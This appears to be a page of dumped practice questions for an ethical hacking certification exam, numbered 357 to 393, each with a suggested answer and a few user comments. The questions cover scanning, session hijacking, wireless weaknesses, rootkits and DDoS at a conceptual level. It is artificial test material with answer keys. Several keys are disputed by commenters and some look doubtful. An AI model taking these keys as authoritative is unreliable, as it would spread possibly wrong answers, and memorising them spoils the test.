D. The attacker is utilizing a 'zombie' machine to transmit the scan, thus making the true source of the scan difficult to determine.

Suggested Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #357 *Topic 1*

You work as a network security officer for a large corporation. Recently, you've noticed that certain confidential files are being accessed by unauthorized users within the network. You suspect that a Man-in-the- Middle (MitM) attack is being carried out.

Which of the following network activities would help you confirm this?

A. A sudden increase in network traffic.

B. Multiple login attempts from the same IP address.

C. Detection of abnormal amounts of DNS requests.

D. IP addresses being resolved to multiple MAC addresses.

Suggested Answer: *D*

Community vote distribution

D (100%)

Nian Most Recent 3 months, 4 weeks ago

ARP spoofing/ARP poisoning

upvoted 1 times

Question #358 *Topic 1*

A leading online retailer has been experiencing a series of security incidents involving unauthorized access to customer accounts and fraudulent transactions. Upon investigation, it is suspected that attackers are employing sophisticated session-hijacking techniques to compromise user sessions and carry out illicit activities. The security team is tasked with implementing robust measures to prevent further breaches and protect customer trust.

Given the scenario described, which advanced session hijacking technique, resembling a scenario-based attack, poses the greatest challenge for the security team to detect and mitigate effectively, potentially compromising the security of online transactions on the retailer's website?

A. Clickjacking Attack Embedding Malicious Iframes to Trick Users into Performing Unintended Actions on the Retailer's Website

B. Credential Stuffing Attack Using Stolen Credentials to Hijack Active User Sessions and Perform Fraudulent Activities

C. Cross-Site Request Forgery (CSRF) Attack Manipulating User Requests to Initiate Unauthorized Transactions

D. Session Replay Attack Capturing and Replaying Encrypted Session Tokens to Gain Unauthorized Access

Suggested Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #359 *Topic 1*

As a cybersecurity analyst for a leading multinational company, you have unearthed evidence suggesting a breach. Analysis indicates that sophisticated steganography techniques are in play, allowing the hacker to exfiltrate data by cleverly embedding it within image files.

Confronted with the deceptive nature of steganography and its potential implications, which course of action offers the best chance to detect and counteract this clandestine threat?

A. Implement a robust firewall to intercept all outgoing network traffic from your servers, aiming to disrupt any data exfiltration attempts.

B. Roll out an Intrusion Prevention System (IPS) geared towards identifying and neutralizing further unauthorized server activities.

C. Engage a specialized steganalysis tool to scrutinize questionable files, decode the obscured data, and reveal the hacker's exfiltration methodology.

D. Leverage a network traffic analyzer, keenly observing the nuances of outbound traffic for any irregularities suggestive of data exfiltration.

Suggested Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #360 *Topic 1*

As a newly appointed cybersecurity analyst in a financial firm, you are tasked with performing network scanning to maintain the organization's network security posture. You decide to conduct a SYN scan, sometimes referred to as half-open scanning, using a popular tool like Nmap.

If you initiate a SYN scan against a target IP address and receive a SYN/ACK packet in response, how would you interpret this result?

A. The target IP address is not reachable, as the receipt of a SYN/ACK packet is a common response to an unsuccessful attempt to connect.

B. The scanned port on the target IP address is filtered, as the receipt of a SYN/ACK packet indicates that a firewall or filtering device is intercepting and responding to the scan.

C. The scanned port on the target IP address is open, as the receipt of a SYN/ACK packet indicates that the port is prepared to establish a connection.

D. The scanned port on the target IP address is closed, as the receipt of a SYN/ACK packet indicates that the port has acknowledged but not accepted the connection.

Suggested Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #361 *Topic 1*

You have been hired by a government agency to evaluate Android smartphones' resistance against covert surveillance. During your assessment, you want to demonstrate whether attackers could eavesdrop on sensitive conversations conducted through the loudspeaker without special permissions by exploiting built-in smartphone sensors.

Which specific attack technique should you implement to effectively demonstrate this privacy risk?

A. Tap 'n Ghost attack leveraging NFC and touchscreen vulnerabilities.

B. Man-in-the-disk (MITD) attack by manipulating application updates.

C. Spearphone attack exploiting accelerometer-based vulnerabilities.

D. Malicious APK installation and exploitation through Metasploit Framework.

Suggested Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #362 *Topic 1*

You are a new IT intern at a local tech company. The company has a strong focus on cybersecurity and regularly hires ethical hackers to maintain its security posture. You come across the term 'black box testing' in a company document. Uncertain about its meaning, you decide to ask your supervisor. She explains that it refers to a type of testing in cybersecurity.

In the context of ethical hacking, what is 'black box testing'?

A. It involves the ethical hacker trying to break into a system without any prior knowledge about the system.

B. It refers to testing in which the ethical hacker has full knowledge of the system under test.

C. It refers to testing where the ethical hacker only knows the system's inputs and outputs.

D. It involves the ethical hacker testing the system using only publicly available information.

Suggested Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #363 *Topic 1*

An ethical hacker is auditing a hospital's wireless network, which is currently secured with WPA encryption using TKIP. The hacker successfully demonstrates packet-injection and decryption attacks on the network.

Which vulnerability in WPA most likely allowed these attacks to succeed?

A. Lack of AES-based encryption.

B. Predictable group temporal key (GTK).

C. Use of weak Initialization Vectors (IV).

D. Dependence on weak passwords.

Suggested Answer: *C*

Community vote distribution

A (100%)

Carlio2024 Most Recent 1 month, 1 week ago

Packet-injection and decryption attacks. These attacks are commonly associated with the weaknesses of TKIP itself. TKIP is old and deprecated, while AES/CCMP is much stronger.

upvoted 1 times

Question #364 *Topic 1*

As a security analyst, you're investigating an incident where an attacker was able to gain access to your network. Upon initial examination of the log files, you noticed a large number of TCP SYN packets sent to various ports on the network but with no corresponding ACKs.

What type of scanning technique do you think the attacker may have used?

A. The attacker has used a SYN/ACK scan to trick the firewall into allowing the packets to pass through.

B. The attacker has used an XMAS scan to determine the open and closed ports on the network.

C. The attacker has used a TCP Connect scan to establish a full TCP connection with the target.

D. The attacker has used a SYN scan, also known as half-open scanning, which involves sending SYN packets and waiting for SYN/ACK responses.

Suggested Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #365 *Topic 1*

An organization uses SHA-256 for data integrity checks but is still experiencing unauthorized data modification.

Which cryptographic tool can help resolve this issue?

A. Asymmetric encryption

B. Symmetric encryption

C. Digital signatures

D. SSL/TLS certificates

Suggested Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #366 *Topic 1*

In a comprehensive penetration testing scenario, you are charged with the task of gaining detailed insights into a target organization's network configuration, structure, and security posture. To accomplish this task, you plan to employ a multitude of reconnaissance techniques, including an in-depth DNS interrogation. DNS interrogation can reveal various pieces of information that are invaluable to a penetration tester. However, there are certain limitations to the kind of data you can obtain directly through this method.

Considering these restrictions, which among the following pieces of information CANNOT be directly obtained from an extensive DNS interrogation?

A. The estimated geographical location of the organization's servers derived from their IP addresses.

B. The specific usernames and passwords used by the organization's employees.

C. The IP addresses associated with the organization's multiple mail servers.

D. The subdomains that are linked with the organization's primary internet domain.

Suggested Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #367 *Topic 1*

A corporation has transitioned to a public cloud service. The security team found a critical flaw in the API of the cloud service provider.

What is the potential threat they are most likely to face?

A. DDoS attack on cloud servers

B. Compromise of encrypted data at rest

C. Unauthorized access to cloud resources

D. Vulnerability to physical security breaches

Suggested Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #368 *Topic 1*

As a cybersecurity analyst at XYZ Corp., you're examining system logs and notice an array of activities that suggest the presence of an elusive rootkit. Given the stealthy nature of rootkits, their detection and eradication are pivotal to maintaining system security and preventing data compromise. Assessing the system, you find the rootkit has been embedded deeply within the operating system kernel.

In this critical situation, which strategy should you follow to remediate the rootkit effectively while minimizing potential damage?

A. Take the extreme measure of initiating a complete system format, followed by reinstalling the operating system from a trusted source.


B. Immediately opt for the radical approach, which includes powering down the system and disconnecting it from the network, to cease the rootkit's activities.

C. Employ a systematic, multi-layered strategy, starting with the deployment of a specialized rootkit detection tool to verify the presence and type of rootkit, followed by an appropriately tailored removal procedure, specific to the identified rootkit.

D. Implement a proactive defensive strategy by running a variety of high-interaction honeypots on the network, aiming to lure the attacker and reveal their tactics.

Suggested Answer: *C*

Community vote distribution



4c420b5 Most Recent 4 months, 3 weeks ago

The key is "embedded deeply within the operating system kernel" , it is not possible to trust in a compromised kernel.

upvoted 1 times

NikoTomas 5 months, 2 weeks ago

Answer: A) - format & reinstall According to the EC-Council CEH v13 curriculum, Kernel-level rootkits are the most dangerous and elusive form of malware because they reside at the highest privilege level (Ring 0). Trust is Broken: Because the rootkit has compromised the kernel, it can manipulate the operating system's very perception of reality. It can hide its own files, processes, and network connections from any tool running on that OS. Guaranteed Removal: CEH materials emphasize that the only way to be 100% certain a kernel rootkit is gone is to wipe the drive and reinstall the OS from known-good media. Any other method leaves the risk that the rootkit has "hooked" the removal tools themselves to remain persistent.

upvoted 1 times

Question #369 *Topic 1*

A red team operator is assessing the resilience of a corporate network's authentication infrastructure. They input valid usernames with specifically structured guesses based on prior intel about naming conventions, such as birthdates or favorite sports teams. The guesses are tailored and automated with logic-based iterations.

Which technique best describes this targeted approach?

A. Strategic pattern-based input using known logic.

B. Combining fragments from two lists without rules.

C. Exhaustive character testing without context.

D. Watching users type their keys in public places.

Suggested Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #370 *Topic 1*

An attacker performs DNS cache snooping using the dig command with the +norecurse flag against a known DNS server. The server returns NOERROR but provides no answer to the query.

What does this most likely suggest?

A. No client from the DNS server's network has recently accessed the domain.

B. The queried domain has expired and no longer exists.

C. The DNS server failed to resolve the request.

D. The requested record was found in the cache and returned.

Suggested Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #371 *Topic 1*

In her role as a cybersecurity analyst for an established technology firm, Maria is assigned a crucial task. She's instructed to perform a thorough passive reconnaissance of a major competitor's online environment to understand their digital strategies better. The challenge, however, is to gather as much relevant information as she can without directly interacting with the competitor's systems or alerting them to her activities, to avoid any potential legal implications.

Given these constraints and the sensitive nature of her assignment, which of the following tools or methods would be least appropriate and potentially risky for Maria to employ in her task?

A. Running an intensive port scan against the competitor's public IP addresses to gain information on their internal network and server structure.

B. Leveraging the Wayback Machine to delve into the past and view archived versions of the competitor's website to study their evolution over time.

C. Meticulously examining patent databases and public records for any technology or innovation recently patented by the competitor to predict their future moves.

D. Exploring online forums, bulletin boards, and social media discussions to gather insights on the competitor's products, customer feedback, and potential business strategies.

Suggested Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #372 *Topic 1*

During a red team exercise, a certified ethical hacker (CEH) is working on exploiting a potential vulnerability in the target's web server. The CEH has completed the information gathering and footprinting stages and mirrored the website for offline analysis. They have also discovered the server is prone to session hijacking.

Which next step is most likely to be part of a successful attack methodology, keeping in mind the requirement to minimize the possibility of detection?

A. Perform vulnerability scanning with automated tools to find additional weaknesses.

B. Hijack a session and immediately modify server configuration files.

C. Attempt SQL Injection to extract database information.

D. Directly apply brute force attack to crack the server's password.

Suggested Answer: *B*

Community vote distribution



4c420b5 Most Recent 4 months, 3 weeks ago

If you have identified the vulnerabilty, so is the easiest way to explode it without noise

upvoted 1 times

Clayyy 6 months, 1 week ago

A is the only one that minimizes detection.

upvoted 1 times

Question #373 *Topic 1*

A globally-operating bank recently encountered a severe security breach within its Android OS-based mobile banking application. Cybercriminals managed to exploit the bank's Mobile Device Management (MDM) system and successfully carried out a series of remote commands, creating significant havoc. Upon thorough investigation of this incident, it emerged that the attackers might have leveraged the Android Debug Bridge (ADB) as a conduit for unauthorized access.

As a Certified Ethical Hacker tasked with developing countermeasures to this issue, which action would you consider the most potent response in this situation?

A. Recommending frequent and consistent updates to the MDM system to stay abreast of the most recent security patches and improvements.

B. Promoting the adoption of more robust personal identification methodologies, including, but not limited to, biometric systems.

C. Establishing and enforcing a rigorous policy that unequivocally mandates the disabling of ADB, except when absolutely necessary and only within strictly regulated environments.

D. Instigating the configuration of a Virtual Private Network (VPN) to secure all transactions and activities conducted via the mobile banking platform.

Suggested Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #374 *Topic 1*

As a cybersecurity consultant, you are helping a small startup strengthen its information security awareness. During an internal audit, an employee reports finding a USB drive labeled “Employee Salary Info 2024” in the company parking lot. Curious, they plugged it into their office computer, after which the system began behaving erratically.

What kind of social engineering attack does this scenario represent?

A. Impersonating a senior staff member to extract login credentials.

B. Tempting the victim to engage with a malicious device using curiosity.

C. Using a discarded document to retrieve sensitive corporate information.

D. Attempt to bypass physical security by closely following an authorized employee.

Suggested Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #375 *Topic 1*

A major financial institution is experiencing persistent Denial-of-Service (DoS) attacks targeting its online banking services, causing significant disruption to customer transactions and eroding trust in the institution. The security team is under immense pressure to identify and mitigate the sophisticated tactics employed by the attackers to ensure uninterrupted access to banking services.

Considering the scenario described, which sophisticated Denial-of-Service (DoS) technique, resembling a scenario-based attack, poses the greatest challenge for the security team to detect and mitigate effectively, potentially jeopardizing the availability of online banking services?

A. A synchronized Layer 3 Smurf attack targeting the institution's internet-facing routers, flooding their interfaces with ICMP echo requests to exhaust bandwidth and disrupt network connectivity.

B. A coordinated UDP flood attack exploiting vulnerabilities in the institution's DNS infrastructure, flooding authoritative DNS servers to disrupt domain resolution services.

C. A distributed SQL injection attack targeting the institution's online banking database servers, causing resource exhaustion and database downtime.

D. A zero-day exploit targeting the institution's web server software, causing buffer overflow and service unavailability through remote code execution.

Suggested Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #376 *Topic 1*

At DEF Corporation, as you dive deeper into the vulnerability analysis of their multi-tiered web applications, you observe an anomaly. Some encrypted user session tokens appear to be much longer than others, hinting at possible variable encryption strength based on user roles. This inconsistency could expose certain user sessions, especially those with elevated privileges, to cryptographic attacks.

Given the intricate nature of the system and the potential implications of a breach, what would be the most appropriate step to mitigate this specific vulnerability?

A. Implement uniform encryption strength across all user roles, eliminating disparities in session token lengths.

B. Rotate encryption keys frequently, ensuring that old keys become obsolete rapidly.

C. Integrate a centralized logging mechanism to detect and alert on any irregular access patterns based on session tokens.

D. Adopt Multi-Factor Authentication (MFA) for users with elevated privileges to strengthen access control.

Suggested Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #377 *Topic 1*

You are conducting a vulnerability assessment in a segmented internal network. When scanning a set of IPs using the nbtscan tool, you discover multiple devices responding with NetBIOS names, but only one of them has the entry in its response.

What does this indicate about that specific host?

A. It is the domain master browser or Primary Domain Controller (PDC).

B. It is a rogue DHCP server impersonating a legitimate host.

C. It has disabled NetBIOS over TCP/IP, resulting in limited response.

D. It is the local system from which the scan is being run.

Suggested Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #378 *Topic 1*

A global media streaming platform is experiencing periodic traffic surges every 10 minutes, severely degrading performance and leading to widespread buffering issues. Traffic analysis reveals intermittent spikes exceeding 300 Gbps, followed by quiet intervals. The security team suspects the attacker is using a technique designed to disrupt services without maintaining a continuous flood.

What type of DDoS attack best explains this scenario?

A. A recursive HTTP GET flood mimicking user page views.

B. A Pulse Wave attack leveraging high-volume short bursts to overwhelm network resources.

C. A permanent DoS (PDoS) attack damaging backend hardware components.

D. A UDP flood-sustained attack targeting random high-numbered ports.

Suggested Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #379 *Topic 1*

You are a cybersecurity trainer and are planning a course on ethical hacking for some newcomers in your organization. While creating the content, you recall from the CEH vl2 study material that there are different types of penetration tests.

Which of the following best describes a black box penetration test?

A. The tester has some knowledge of the system to be tested, such as user IDs and passwords.

B. The tester has no prior knowledge of the system to be tested.

C. The tester is given a copy of the system to test so that the actual system remains unaffected.

D. The tester has complete knowledge of the system to be tested.

Suggested Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #380 *Topic 1*

You are a Certified Ethical Hacker hired by a financial institution to assess the robustness of its web application security. In your penetration testing, you are particularly focused on exploiting vulnerabilities related to session management mechanisms. The web application uses multi-factor authentication, encrypted cookies, and has well-configured web application firewalls. During your assessment, you identify several possibilities to compromise session management.

Which of the following techniques would most effectively exploit a session management vulnerability while bypassing the application's sophisticated security measures?

A. Conduct Session Sidejacking by intercepting and using valid session tokens.

B. Exploit insecure deserialization vulnerabilities in the session management code to achieve arbitrary code execution.

C. Execute a Cross-Site Request Forgery (CSRF) attack by tricking authenticated users into executing malicious actions.

D. Utilize Session Fixation to manipulate a user into utilizing a session ID that an attacker already has access to.

Suggested Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #381 *Topic 1*

You've recently been hired as a cybersecurity intern for a growing tech startup. During your onboarding, the company's chief information security officer (CISO) explains the various types of hackers you need to be aware of as part of your role. The term "script kiddie" comes up during this discussion.

Based on your CEH v12 study material, which of the following descriptions best defines a script kiddie?

A. A hacker who writes their own complex scripts and exploits them to carry out attacks.

B. A hacker who uses pre-existing scripts and tools to carry out attacks without fully understanding how they work.

C. A young hacker who is still learning the basics of ethical hacking and cybersecurity.

D. A hacker who only targets systems that use JavaScript and similar scripting languages.

Suggested Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #382 *Topic 1*

A future-focused security audit discusses risks where attackers collect encrypted data now, anticipating that they can decrypt it later with quantum computers.

What is this threat known as?

A. Breaking RSA using quantum algorithms

B. Saving data today for future quantum decryption

C. Replaying intercepted quantum messages

D. Flipping qubit values to corrupt the output

Suggested Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #383 *Topic 1*

Your role as a cybersecurity analyst at XYZ Corporation requires you to perform a thorough security assessment of the company's online presence. You initiate the process with a passive reconnaissance phase, trying to gather as much information as possible without interacting directly with the target system.

Which of the following techniques or tools is least likely to assist you in this endeavor?

A. Using a tool like Nmap to scan the company's public IP range.

B. Inspecting the WHOIS database for domain registration details.

C. Utilizing search engines and associated services (Google, Bing, Google Earth, etc.).

D. Monitoring public posts and profiles on social media platforms and professional networking sites.

Suggested Answer: *A*

Currently there are no comments in this discussion, be the first to comment!

Question #384 *Topic 1*

You are tasked with assessing wireless network security for a corporation using WPA2 encryption. During the assessment, you identify vulnerabilities that could allow attackers to intercept and replay previously captured packets.

Which WPA2 vulnerability is likely being exploited?

A. Hole196 vulnerability due to shared GTK.

B. Insecure WPS PIN recovery method.

C. KRACK vulnerabilities through key reinstallation.

D. Weak random number generator (RNG) affecting GTK.

Suggested Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #385 *Topic 1*

During a cloud security assessment, your team discovered that a former employee still had access to critical resources despite leaving the organization months ago.

Which of the following practices could have most effectively prevented this issue?

A. Using multi-cloud deployment models

B. Enforcing timely user de-provisioning

C. Conducting regular penetration tests

D. Implementing real-time traffic analysis

Suggested Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #386 *Topic 1*

Working as an Information Security Analyst at a technology firm, you've been asked to design training material for employees about the potential dangers of session hijacking. As part of the training, you want to explain how attackers could use side jacking to compromise their accounts.

Which of the following scenarios would most accurately describe a side jacking attack?

A. An attacker convinces an employee to visit a malicious site, which then injects a harmful script into their browser.

B. An attacker exploits a vulnerability in the company's network firewall to gain unauthorized access to internal systems.

C. An attacker intercepts network traffic, captures unencrypted session cookies, and uses these to impersonate the user.

D. An attacker uses social engineering techniques to trick an employee into revealing their password.

Suggested Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #387 *Topic 1*

As a senior cybersecurity professional at a multinational bank, you are investigating an incident where multiple systems have been infected with malware. On the affected systems, the malware remains dormant until a specific action triggers its malicious activity. The malware has also shown signs of being able to avoid detection by changing its code or encryption each time it infects a new.

Based on these characteristics, which type of malware is likely causing this problem, and what is the best method to mitigate its impact?

A. Adware: Use a reputable anti-adware tool to detect and remove the adware, and instruct employees not to click on suspicious advertisements.

B. Polymorphic Malware: Employ advanced threat detection tools that use behavior-based detection techniques and ensure all systems are patched.

C. Rootkit: Use an anti-rootkit tool for detection and removal, and ensure all systems are patched with the latest security updates.

D. Worm: Isolate the infected systems, and scan the entire network using up-to-date anti-virus software.

Suggested Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #388 *Topic 1*

An attacker examines differences in ciphertext outputs resulting from small changes in the input to deduce key patterns in a symmetric algorithm.

What method is being employed?

A. Timing attack to infer key bits based on processing time

B. Chosen-ciphertext attack to decrypt arbitrary ciphertexts

C. Differential cryptanalysis on input-output differences

D. Brute-force attack to try every possible key

Suggested Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #389 *Topic 1*

You're a security analyst conducting a foot printing exercise for a new client to uncover as much information as possible without direct interaction. Your preliminary investigation using search engines and public databases has provided a significant amount of data about the organization's online presence. You are now considering using Google Hacking techniques to find further vulnerabilities.

Which of the following could best justify this decision?

A. Google Hacking can assist in mapping out the client's internal network structure.

B. Google Hacking can help identify weaknesses in the client's website code.

C. Google Hacking can help locate potential phishing sites that mimic the client's website.

D. Google Hacking can help discover hidden organizational data from the Deep Web.

Suggested Answer: *B*

Community vote distribution

C (100%)

Carlio2024 Most Recent 1 month, 3 weeks ago

Google Hacking (Google Dorking) can reveal websites that have been indexed by Google and appear to impersonate a legitimate organization.

upvoted 1 times

Question #390 *Topic 1*

A senior executive receives a personalized email with a subject line that reads “Annual Performance Review 2024”. The email contains a downloadable PDF that installs a backdoor when opened. The email appears to come from the CEO and includes company branding.

Which phishing method does this best illustrate?

A. Pharming using DNS poisoning

B. Email clone attack with altered attachments

C. Broad phishing sent to all employees

D. Whaling attack aimed at high-ranking personnel

Suggested Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Question #391 *Topic 1*

You're an IT security analyst at a fast-growing fintech startup. Recently, you've noticed an uptick in network traffic anomalies. You decide to perform a more thorough network scan using the ICMP Echo Request method. During the scan, you notice that a certain set of IPs in your network are not returning any Echo Reply, but other network functionalities seem to be operating normally.

How would you interpret this situation?

A. The non-responsive IPs indicate severe network congestion that needs immediate addressing.

B. The firewall or another security control is probably blocking the ICMP Echo Requests.

C. The lack of an Echo Reply is a clear sign of a major breach in progress.

D. The scanned IPs are likely unused and can be considered for future expansion.

Suggested Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Question #392 *Topic 1*

In a highly secure online banking environment, customers have reported unauthorized access to their accounts despite robust authentication measures in place. Upon investigation, it is discovered that attackers are employing sophisticated session hijacking techniques to compromise user sessions and conduct fraudulent transactions. The security team is tasked with implementing effective countermeasures to prevent further unauthorized access and protect customer accounts.

Considering the scenario described, which advanced session-hijacking technique, resembling a scenario-based attack, poses the greatest challenge for the security team to detect and mitigate effectively, potentially compromising the security of online banking transactions?

A. Passive Sniffing Attack Capturing Encrypted Session Tokens on Unsecured Wi-Fi Networks

B. Session Fixation Attack Manipulating Session Identifiers in HTTP Cookies

C. Man-in-the-Browser (MitB) Attack Installing Malicious Browser Extensions to Intercept User Sessions

D. Covert Cross-Site Scripting (XSS) Attack Injecting Malicious Code into Online Banking Web Pages

Suggested Answer: *C*

Currently there are no comments in this discussion, be the first to comment!

Question #393 *Topic 1*

A multinational corporation relies heavily on remote access for its employees to connect to internal systems and resources. Recently, there have been reports of unauthorized access to sensitive company data, leading to concerns about potential session hijacking attacks. The security team is tasked with identifying the specific techniques used by attackers and implementing measures to enhance session security.

Considering the scenario described, which advanced session hijacking technique, resembling a scenario-based attack, poses the greatest challenge for the security team to detect and mitigate effectively, potentially compromising the confidentiality of corporate data?

A. Brute-Force Session Guessing Exploiting Weak Session ID Generation Algorithms

B. ARP Spoofing Attack Redirecting Traffic to Capture Session Data on Local Networks

C. Cookie Poisoning Attack Manipulating Session Cookies to Impersonate Authorized Users

D. Session Sidejacking Intercepting Unencrypted Session Tokens over Public Wi-Fi Networks

Suggested Answer: *B*

Community vote distribution

C (100%)

rlmb Most Recent 3 months, 2 weeks ago

cookie manipulation may allow user impersonation

upvoted 1 times